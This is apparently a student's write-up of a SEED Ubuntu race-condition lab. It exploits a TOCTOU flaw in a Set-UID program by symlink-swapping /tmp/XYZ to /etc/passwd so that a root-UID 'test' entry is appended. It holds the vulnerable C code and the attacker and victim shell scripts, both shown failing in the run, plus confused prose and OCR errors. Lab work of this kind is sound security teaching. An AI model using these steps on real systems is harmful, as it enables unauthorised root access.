


Nathaniel Kim Lab 5: race conditions


Initial Setup

In the initial setup process, the command “`sudo sysctl -w fs.protected_symlinks=0`” is implemented in order to disable the protection regarding the symlinks in world writable sticky directories that cannot be followed when the directory owner and follower cannot match the owner of THAT symlink. Then the C program vulp.c was made in the text editor in order to sit in as a seemingly harmless program containing a race condition vulnerability. Finally the Set-UID program was set up after the compilation of the vulp.c code. The three commands executed were “`gcc vulp.c -o vulp`”, “`sudo chown root vulp`”, “`sudo chmod 4755 vulp`”.



```
Jbuntu20.04vm [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help

Activities Terminal Apr 5 22:03
nkim36@nkim36-VirtualBox: ~
Firefox Web Browser
nkim36@nkim36-VirtualBox:~$ sudo sysctl -w fs.protected_symlinks=0
[sudo] password for nkim36:
fs.protected_symlinks = 0
nkim36@nkim36-VirtualBox:~$ gcc vulp.c -o vulp
vulp.c: In function 'main':
vulp.c:18:32: warning: implicit declaration of function 'strlen' [-Wimplicit-fun
ction-declaration]
    18 |     fwrite(buffer, sizeof(char), strlen(buffer), fp);
        |                                ^~~~~~
vulp.c:18:32: warning: incompatible implicit declaration of built-in function '
strlen'
vulp.c:5:1: note: include '<string.h>' or provide a declaration of 'strlen'
    4 | #include <unistd.h>
    +++ |+#include <string.h>
    5 |
nkim36@nkim36-VirtualBox:~$ sudo chown root vulp
nkim36@nkim36-VirtualBox:~$ sudo chmod 4755 vulp
nkim36@nkim36-VirtualBox:~$
```




```
Oracle VM VirtualBox Manager
SEED-Ubuntu20.04vm [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help

Activities Text Editor Apr 5 13:25
vulp.c
Open Save vulp.c attack.c loop.c
1 /* vulp.c */
2
3 #include <stdio.h>
4 #include <unistd.h>
5
6 int main()
7 {
8     char * fn = "/tmp/XYZ";
9     char buffer[60];
10    FILE *fp;
11
12    /* get user input */
13    scanf("%50s", buffer);
14
15    if(!access(fn, W_OK)){
16        fp = fopen(fn, "a+");
17        fwrite("\n", sizeof(char), 1, fp);
18        fwrite(buffer, sizeof(char), strlen(buffer), fp);
19        fclose(fp);
20    }
21    else printf("No permission \n");
22 }
```

Task 1 Choosing Our Target


Now in this task, the vulnerable program was exploited for its race condition. First an account was created with the root privilege with the command “root:x:0:0:root:/root:/bin/bash”. Now, to get a one-way hash value for a given password, a new user is added to the system using the adduser command. And because there is a magic value used in Ubuntu live CD(U6aMy0wojraho), and we put this value in the password field of a user entry, the return key is chosen after I was asked to enter a password. The magic password is verified with addition of /etc/passwd as a superuser. Now I checked if I had root privileges with the command “test: U6aMy0wojraho:0:0:test:/root:/bin/bash”.



```
SEED- Ubuntu20.04vm [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help

Activities Terminal Apr 5 22:19

nkim36@nkim36-VirtualBox: ~
vulp.c: In function 'main':
vulp.c:18:32: warning: implicit declaration of function 'fwrite' [-Wimplicit-declaration]
18 | fwrite(buffer, sizeof(char), strlen(buffer), fp)
   | ~~~~~^~~~~~
vulp.c:18:32: warning: incompatible implicit declaration of built-in function 'fwrite' [-Wbuiltin-declaration-mismatch]
vulp.c:5:1: note: include '<string.h>' or provide a declaration for 'strlen'
4 | #include <unistd.h>
+++ |+#include <string.h>
5 |
nkim36@nkim36-VirtualBox:~$ sudo chown root vulp
nkim36@nkim36-VirtualBox:~$ sudo chmod 4655 vulp
nkim36@nkim36-VirtualBox:~$ su
Password:
su: Authentication failure
nkim36@nkim36-VirtualBox:~$ ls -l /etc/passwd
-rw-r--r-- 1 root root 2748 Apr  5 12:02 /etc/passwd
nkim36@nkim36-VirtualBox:~$ nano /etc/passwd
nkim36@nkim36-VirtualBox:~$ su test
```




```
Activities Terminal Apr 5 22:22

nkim36@nkim36-VirtualBox: ~
GNU nano 4.8 /etc/passwd
_apt:x:105:65534::/nonexistent:/usr/sbin/nologin
tss:x:106:111:TPM software stack,,,:/var/lib/tpm:/bin/false
uidd:x:107:114:/:run/uidd:/usr/sbin/nologin
tcpdump:x:108:115:/:nonexistent:/usr/sbin/nologin
avahi-autoipd:x:109:116:Avahi autoip daemon,,,:/var/lib/avahi:/bin/false
usbmux:x:110:46:usbmux daemon,,,:/var/lib/usbmux:/usr/sbin/nologin
rtkit:x:111:117:RealtimeKit,,,:/proc:/usr/sbin/nologin
dnsmasq:x:112:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin
cups-pk-helper:x:113:120:user for cups-pk-helper service,,,:/var/lib/cups:/bin/false
speech-dispatcher:x:114:29:Speech Dispatcher,,,:/run/speech-dispatcher:/bin/false
avahi:x:115:121:Avahi mDNS daemon,,,:/var/run/avahi-daemon:/bin/false
kernoops:x:116:65534:Kernel Oops Tracking Daemon,,,:/usr/lib/kernoops:/bin/false
saned:x:117:123:/:/var/lib/saned:/usr/sbin/nologin
nm-openvpn:x:118:124:NetworkManager OpenVPN,,,:/var/lib/NetworkManager:/bin/false
hplip:x:119:7:HPLIP system user,,,:/run/hplip:/bin/false
whoopsie:x:120:125:/:nonexistent:/bin/false
colord:x:121:126:colord colour management daemon,,,:/var/lib/colord:/bin/false
geoclue:x:122:127:/:/var/lib/geoclue:/usr/sbin/nologin
pulseaudio:x:123:128:PulseAudio daemon,,,:/var/run/pulse:/usr/sbin/nologin
gnome-initial-setup:x:124:65534:/:/run/gnome-initial-setup:/bin/false
gdm:x:125:130:Gnome Display Manager:/var/lib/gdm3:/bin/false
nkim36:x:1000:1000:Nathaniel Kim,,,:/home/nkim36:/bin/bash
systemd-coredump:x:999:999:systemd Core Dumper:/:/usr/sbin/coredump:/bin/false
test:U6aMy0wojraho:0:0:test:/root:/bin/bash

^G Get Help ^O Write Out ^W Where Is ^K Cut Text
^X Exit ^R Read File ^_ Replace ^U Paste Text
```

Task 2A Launching the Race Condition Attack

Now in this task, the race condition vulnerability is exploited in the vulnerable Set-UID program; this gains the root privileges. Between access() and the fopen() call in the program, the race condition occurs. Now in order to create symbolic links, the C function symlink is called. The commands "ulink("/tmp/XYZ"); and "symlink("/etc/passwd", "/tmp/XYZ");. Alternatively, the command 'ln -sf' is used to create symbolic links. 'f' the old link is removed, and the 'ln' command uses the unlink() and symlink() command. The attack program was ran then in the background and was ran in parallel. If a failure occurs, the vulnerable program crashes. Finally the vulnerable program needed to be ran and the results monitored. To establish this, input redirection was used and the input was saved on a file, asking vulp to get the input from that file using "vulp < inputFile". Now, to monitor the timestamp of the file, the code shown in the screenshot below runs the 'ls -l' command with outputs information about when a file was last modified. That screenshot of the shell script runs the vulnerable vulp program in a loop, using passwd_input as an input. In a successful situation, my passwd was modified and the shell script is stopped.



The screenshot shows a terminal window titled "nkin36@nkin36-VirtualBox: ~" with a timestamp of "Apr 5 22:28". The terminal displays the following commands and output:

```
nkin36@nkin36-VirtualBox:~$ sudo sysctl -w fs.protected_symlinks=0
fs.protected_symlinks = 0
nkin36@nkin36-VirtualBox:~$ ls
attack.c      Documents    loop.c       Music        Videos
attackscript.c Downloads    loop.cloop.sh Pictures      vulp
attack.sh     inputFile.sh loopexecution.c Public        vulp.c
Desktop       libc.c      loop.sh      Templates
nkin36@nkin36-VirtualBox:~$ ls -l
total 92
-rw-rw-r-- 1 nkin36 nkin36 206 Apr  5 13:17 attack.c
-rw-rw-r-- 1 nkin36 nkin36 279 Apr  5 13:12 attackscript.c
-rw-rw-r-- 1 nkin36 nkin36 206 Apr  5 13:31 attack.sh
drwxr-xr-x 2 nkin36 nkin36 4096 Apr  5 12:03 Desktop
drwxr-xr-x 2 nkin36 nkin36 4096 Apr  5 12:03 Documents
drwxr-xr-x 2 nkin36 nkin36 4096 Apr  5 12:03 Downloads
-rw-rw-r-- 1 nkin36 nkin36 204 Apr  5 13:39 inputFile.sh
-rw-rw-r-- 1 nkin36 nkin36 314 Apr  5 13:45 libc.c
-rw-rw-r-- 1 nkin36 nkin36 79 Apr  5 13:18 loop.c
-rw-rw-r-- 1 nkin36 nkin36 79 Apr  5 13:31 loop.cloop.sh
-rw-rw-r-- 1 nkin36 nkin36 110 Apr  5 13:14 loopexecution.c
-rw-rw-r-- 1 nkin36 nkin36 79 Apr  5 13:32 loop.sh
drwxr-xr-x 2 nkin36 nkin36 4096 Apr  5 12:03 Music
drwxr-xr-x 2 nkin36 nkin36 4096 Apr  5 12:03 Pictures
drwxr-xr-x 2 nkin36 nkin36 4096 Apr  5 12:03 Public
drwxr-xr-x 2 nkin36 nkin36 4096 Apr  5 12:03 Templates
drwxr-xr-x 2 nkin36 nkin36 4096 Apr  5 12:03 Videos
-rwsr-xr-x 1 root  nkin36 17016 Apr  5 22:13 vulp
-rw-rw-r-- 1 nkin36 nkin36 361 Apr  5 12:45 vulp.c
```

```
SEED-Ubuntu20.04vm [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help

Activities Terminal Apr 5 22:36
nkim36@nkim36-VirtualBox: ~

GNU nano 4.8 victim.sh
#!/bin/bash
#victim.sh

CHECK_FILE="ls -l /etc/passwd"
echo "test:U6aMy0wojraho:0:0:test:/root:/bin/bash" > pass
old=$(CHECK_FILE)
new=$(CHECK_FILE)
while ["$old" == "$new"]
do
    ./vulp < passwd_input
    new=$(CHECK_FILE)
done
echo "STOP... The passwd file has been changed"
```

```
SEED-Ubuntu20.04vm [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help

Activities Terminal Apr 5 22:29
nkim36@nkim36-VirtualBox: ~

-rw-rw-r-- 1 nkim36 nkim36 79 Apr 5 13:18 loop.c
-rw-rw-r-- 1 nkim36 nkim36 79 Apr 5 13:31 loop.cloop.sh
-rw-rw-r-- 1 nkim36 nkim36 110 Apr 5 13:14 loopexecution.c
-rw-rw-r-- 1 nkim36 nkim36 79 Apr 5 13:32 loop.sh
drwxr-xr-x 2 nkim36 nkim36 4096 Apr 5 12:03 Music
drwxr-xr-x 2 nkim36 nkim36 4096 Apr 5 12:03 Pictures
drwxr-xr-x 2 nkim36 nkim36 4096 Apr 5 12:03 Public
drwxr-xr-x 2 nkim36 nkim36 4096 Apr 5 12:03 Templates
drwxr-xr-x 2 nkim36 nkim36 4096 Apr 5 12:03 Videos
-rwSr-xr-x 1 root nkim36 17016 Apr 5 22:13 vulp
-rw-rw-r-- 1 nkim36 nkim36 361 Apr 5 12:45 vulp.c
nkim36@nkim36-VirtualBox:~$ ls -l /etc/passwd
-rw-r--r-- 1 root root 2748 Apr 5 12:02 /etc/passwd
nkim36@nkim36-VirtualBox:~$ nano ABC
nkim36@nkim36-VirtualBox:~$ nano vulp.c
nkim36@nkim36-VirtualBox:~$ gcc -o vulp vulp.c
vulp.c: In function 'main':
vulp.c:18:32: warning: implicit declaration of function 'strlen' [-Wimplicit-fu
n Text Editor [aration]
18 |         fwrite(buffer, sizeof(char), strlen(buffer), fp);
    |                                ^~~~~~
vulp.c:18:32: warning: incompatible implicit declaration of built-in function '
strlen'
vulp.c:5:1: note: include '<string.h>' or provide a declaration of 'strlen'
4 | #include <unistd.h>
+++ |+#include <string.h>
5 |
nkim36@nkim36-VirtualBox:~$
```

```
SEED-Ubuntu20.04vm [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help

Activities Terminal Apr 5 22:39
nkim36@nkim36-VirtualBox: ~

GNU nano 4.8 attacker.sh
#!/bin/sh
#attacker.sh
i=0
while [1];
do
    i=$((i + 1))
    ln -sf /tmp/ABC /tmp/XYZ
    ln -sf /etc/passwd /tmp/XYZ
    echo "changed ln for $i times."
done
```



```
ntu20.04vm [Running] - Oracle VM VirtualBox
View Input Devices Help

ies Text Editor Apr 5 22:40
Open attacker.sh
vulp.c x attacker.sh x loop.sh x inputFile.sh x

1 #!/bin/sh
2 #attacker.sh
3 i=0
4 while [1];
5 do
6     i=$((i + 1))
7     ln -sf /tmp/ABC /tmp/XYZ
8     ln -sf /etc/passwd /tmp/XYZ
9     echo "changed ln for $i times."
10 done
11
12
```

```
v [Running] - Oracle VM VirtualBox
Input Devices Help

s Text Editor Apr 5 22:40
Open victim.sh Save
vulp.c x attacker.sh x victim.sh x loop.sh x inputFile.sh x libc.c x


1 #!/bin/bash
2 #victim.sh
3
4 CHECK_FILE="ls -l /etc/passwd"
5 echo "test:U6aMy0wojraho:0:0:test:/root:/bin/bash" > passwd_input
6 old=$(CHECK_FILE)
7 new=$(CHECK_FILE)
8 while ["$old" == "$new"]
9 do
10     ./vulp < passwd_input
11     new=$(CHECK_FILE)
12 done
13 echo "STOP... The passwd file has been changed"
```

```
SEED-Ubuntu20.04vm [Running] - Oracle VM VirtualBox
Machine View Input Devices Help

Activities Terminal Apr 5 22:29
nkim36@nkim36-VirtualBox: ~
-rw-rw-r-- 1 nkim36 nkim36 79 Apr 5 13:18 loop.c
-rw-rw-r-- 1 nkim36 nkim36 79 Apr 5 13:31 loop.cloop.sh
-rw-rw-r-- 1 nkim36 nkim36 110 Apr 5 13:14 loopexecution.c
-rw-rw-r-- 1 nkim36 nkim36 79 Apr 5 13:32 loop.sh
drwxr-xr-x 2 nkim36 nkim36 4096 Apr 5 12:03 Music
drwxr-xr-x 2 nkim36 nkim36 4096 Apr 5 12:03 Pictures
drwxr-xr-x 2 nkim36 nkim36 4096 Apr 5 12:03 Public
drwxr-xr-x 2 nkim36 nkim36 4096 Apr 5 12:03 Templates
drwxr-xr-x 2 nkim36 nkim36 4096 Apr 5 12:03 Videos
-rwSr-xr-x 1 root nkim36 17016 Apr 5 22:13 vulp
-rw-rw-r-- 1 nkim36 nkim36 361 Apr 5 12:45 vulp.c
nkim36@nkim36-VirtualBox:~$ ls -l /etc/passwd
-rw-r--r-- 1 root root 2748 Apr 5 12:02 /etc/passwd
nkim36@nkim36-VirtualBox:~$ nano ABC
nkim36@nkim36-VirtualBox:~$
nkim36@nkim36-VirtualBox:~$ nano vulp.c
nkim36@nkim36-VirtualBox:~$ gcc -o vulp vulp.c
vulp.c: In function 'main':
vulp.c:18:32: warning: implicit declaration of function 'strlen' [-Wimplicit-fun
n Text Editor [aration]
18 | fwrite(buffer, sizeof(char), strlen(buffer), fp);
|
vulp.c:18:32: warning: incompatible implicit declaration of built-in function '
strlen'
vulp.c:5:1: note: include '<string.h>' or provide a declaration of 'strlen'
4 | #include <unistd.h>
+++ |+#include <string.h>
5 |
nkim36@nkim36-VirtualBox:~$
```

Task 2B An Improved Attack Method


In this step, I needed to check the ownership of /tmp/XYZ, which as you can see I have replaced with ABC. Now, using the unlink() and symlink() method, I now had a race condition in the attack program as shown in the screenshots below. In this instance, I was trying to exploit the race condition in the target program, defeating my attack. Then by making the unlink() and symlink() atomic, we can swap two symbolic links because we already know of a system call that allows me to achieve this. The two symbolic links are /tmp/XYZ and /tmp/ABC, and the SYS_renameat2 system call is used to switch them. This successfully changes what /tmp/XYZ points to without introducing other race conditions.



```
SEED-Ubuntu20.04vm [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help

Activities Terminal Apr 5 22:47

nkim36@nkim36-VirtualBox: ~
nkim36@nkim36-VirtualBox:~$ sudo chmod 4755 vulp
nkim36@nkim36-VirtualBox:~$ nano victim.sh
nkim36@nkim36-VirtualBox:~$ nano attacker.sh
nkim36@nkim36-VirtualBox:~$ chmod u+x victim.sh
nkim36@nkim36-VirtualBox:~$ chmod u+x attacker.sh
nkim36@nkim36-VirtualBox:~$ ls -l
total 100
-rw-rw-r-- 1 nkim36 nkim36 206 Apr 5 13:17 attack.c
-rwxrwxr-- 1 nkim36 nkim36 153 Apr 5 22:39 attacker.sh
-rw-rw-r-- 1 nkim36 nkim36 279 Apr 5 13:12 attackscript.c
-rw-rw-r-- 1 nkim36 nkim36 153 Apr 5 22:38 attack.sh
drwxr-xr-x 2 nkim36 nkim36 4096 Apr 5 12:03 Desktop
drwxr-xr-x 2 nkim36 nkim36 4096 Apr 5 12:03 Documents
drwxr-xr-x 2 nkim36 nkim36 4096 Apr 5 12:03 Downloads
-rw-rw-r-- 1 nkim36 nkim36 204 Apr 5 13:39 InputFile.s
-rw-rw-r-- 1 nkim36 nkim36 314 Apr 5 13:45 libc.c
-rw-rw-r-- 1 nkim36 nkim36 79 Apr 5 13:18 loop.c
-rw-rw-r-- 1 nkim36 nkim36 79 Apr 5 13:31 loop.cloop
-rw-rw-r-- 1 nkim36 nkim36 110 Apr 5 13:14 loopexecut
-rw-rw-r-- 1 nkim36 nkim36 79 Apr 5 13:32 loop.sh
drwxr-xr-x 2 nkim36 nkim36 4096 Apr 5 12:03 Music
drwxr-xr-x 2 nkim36 nkim36 4096 Apr 5 12:03 Pictures
drwxr-xr-x 2 nkim36 nkim36 4096 Apr 5 12:03 Public
drwxr-xr-x 2 nkim36 nkim36 4096 Apr 5 12:03 Templates
-rwxrwxr-- 1 nkim36 nkim36 283 Apr 5 22:34 victim.sh
drwxr-xr-x 2 nkim36 nkim36 4096 Apr 5 12:03 Videos
-rwsr-xr-x 1 root nkim36 17016 Apr 5 22:29 vulp
-rw-rw-r-- 1 nkim36 nkim36 361 Apr 5 12:45 vulp.c
nkim36@nkim36-VirtualBox:~$
```



```
SEED-Ubuntu20.04vm [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help

Activities Terminal Apr 5 22:48

nkim36@nkim36-VirtualBox: /tmp
nkim36@nkim36-VirtualBox: ~
nkim36@nkim36-VirtualBox:~$ cd /tmp
nkim36@nkim36-VirtualBox:/tmp$ ls
config-err-qjeFeI
snap.snap-store
ssh-r14jXuoXV3t
systemd-private-61885465803c4a9ba616fdecf542d3dc-color.d.servi
systemd-private-61885465803c4a9ba616fdecf542d3dc-geoclue.servi
systemd-private-61885465803c4a9ba616fdecf542d3dc-ModemManager
systemd-private-61885465803c4a9ba616fdecf542d3dc-switcheroo-c
Ubuntu Software
systemd-private-61885465803c4a9ba616fdecf542d3dc-systemd-logi
systemd-private-61885465803c4a9ba616fdecf542d3dc-systemd-reso
i
systemd-private-61885465803c4a9ba616fdecf542d3dc-systemd-tine
ti
systemd-private-61885465803c4a9ba616fdecf542d3dc-upower.servi
tracker-extract-files.1000
nkim36@nkim36-VirtualBox:/tmp$
```

```
SEED-Ubuntu20.04vm [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help

Activities Terminal Apr 5 22:49
nkim36@nkim36-VirtualBox: ~

nkim36@nkim36-VirtualBox: ~
drwxr-xr-x 2 nkim36 nkim36 4096 Apr 5 12:03 Desktop
drwxr-xr-x 2 nkim36 nkim36 4096 Apr 5 12:03 Documents
drwxr-xr-x 2 nkim36 nkim36 4096 Apr 5 12:03 Downloads
-rw-rw-r-- 1 nkim36 nkim36 204 Apr 5 13:39 inputFile.sh
-rw-rw-r-- 1 nkim36 nkim36 314 Apr 5 13:45 libc.c
-rw-rw-r-- 1 nkim36 nkim36 79 Apr 5 13:18 loop.c
-rw-rw-r-- 1 nkim36 nkim36 79 Apr 5 13:31 loop.cloop.sh
-rw-rw-r-- 1 nkim36 nkim36 110 Apr 5 13:14 loopexecution.c
-rw-rw-r-- 1 nkim36 nkim36 79 Apr 5 13:32 loop.sh
d Ubuntu Software im36 nkim36 4096 Apr 5 12:03 Music
drwxr-xr-x 2 nkim36 nkim36 4096 Apr 5 12:03 Pictures
drwxr-xr-x 2 nkim36 nkim36 4096 Apr 5 12:03 Public
drwxr-xr-x 2 nkim36 nkim36 4096 Apr 5 12:03 Templates
-rwxr-xr-x 1 nkim36 nkim36 283 Apr 5 22:34 victim.sh
drwxr-xr-x 2 nkim36 nkim36 4096 Apr 5 12:03 Videos
-rwsr-xr-x 1 root nkim36 17016 Apr 5 22:29 vulp
-rw-rw-r-- 1 nkim36 nkim36 361 Apr 5 12:45 vulp.c
nkim36@nkim36-VirtualBox:~$ ./victim.sh
bash: ./: Is a directory
nkim36@nkim36-VirtualBox:~$ ./victim.sh
./victim.sh: line 8: [-rw-r--r-- 1 root root 2748 Apr 5 12:03]
such file or directory
STOP... The passwd file has been changed
nkim36@nkim36-VirtualBox:~$ ./attacker.sh
./attacker.sh: 4: [1]: not found
nkim36@nkim36-VirtualBox:~$
```


```
SEED-Ubuntu20.04vm [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help

Activities Terminal Apr 5 22:51
nkim36@nkim36-VirtualBox: /tmp

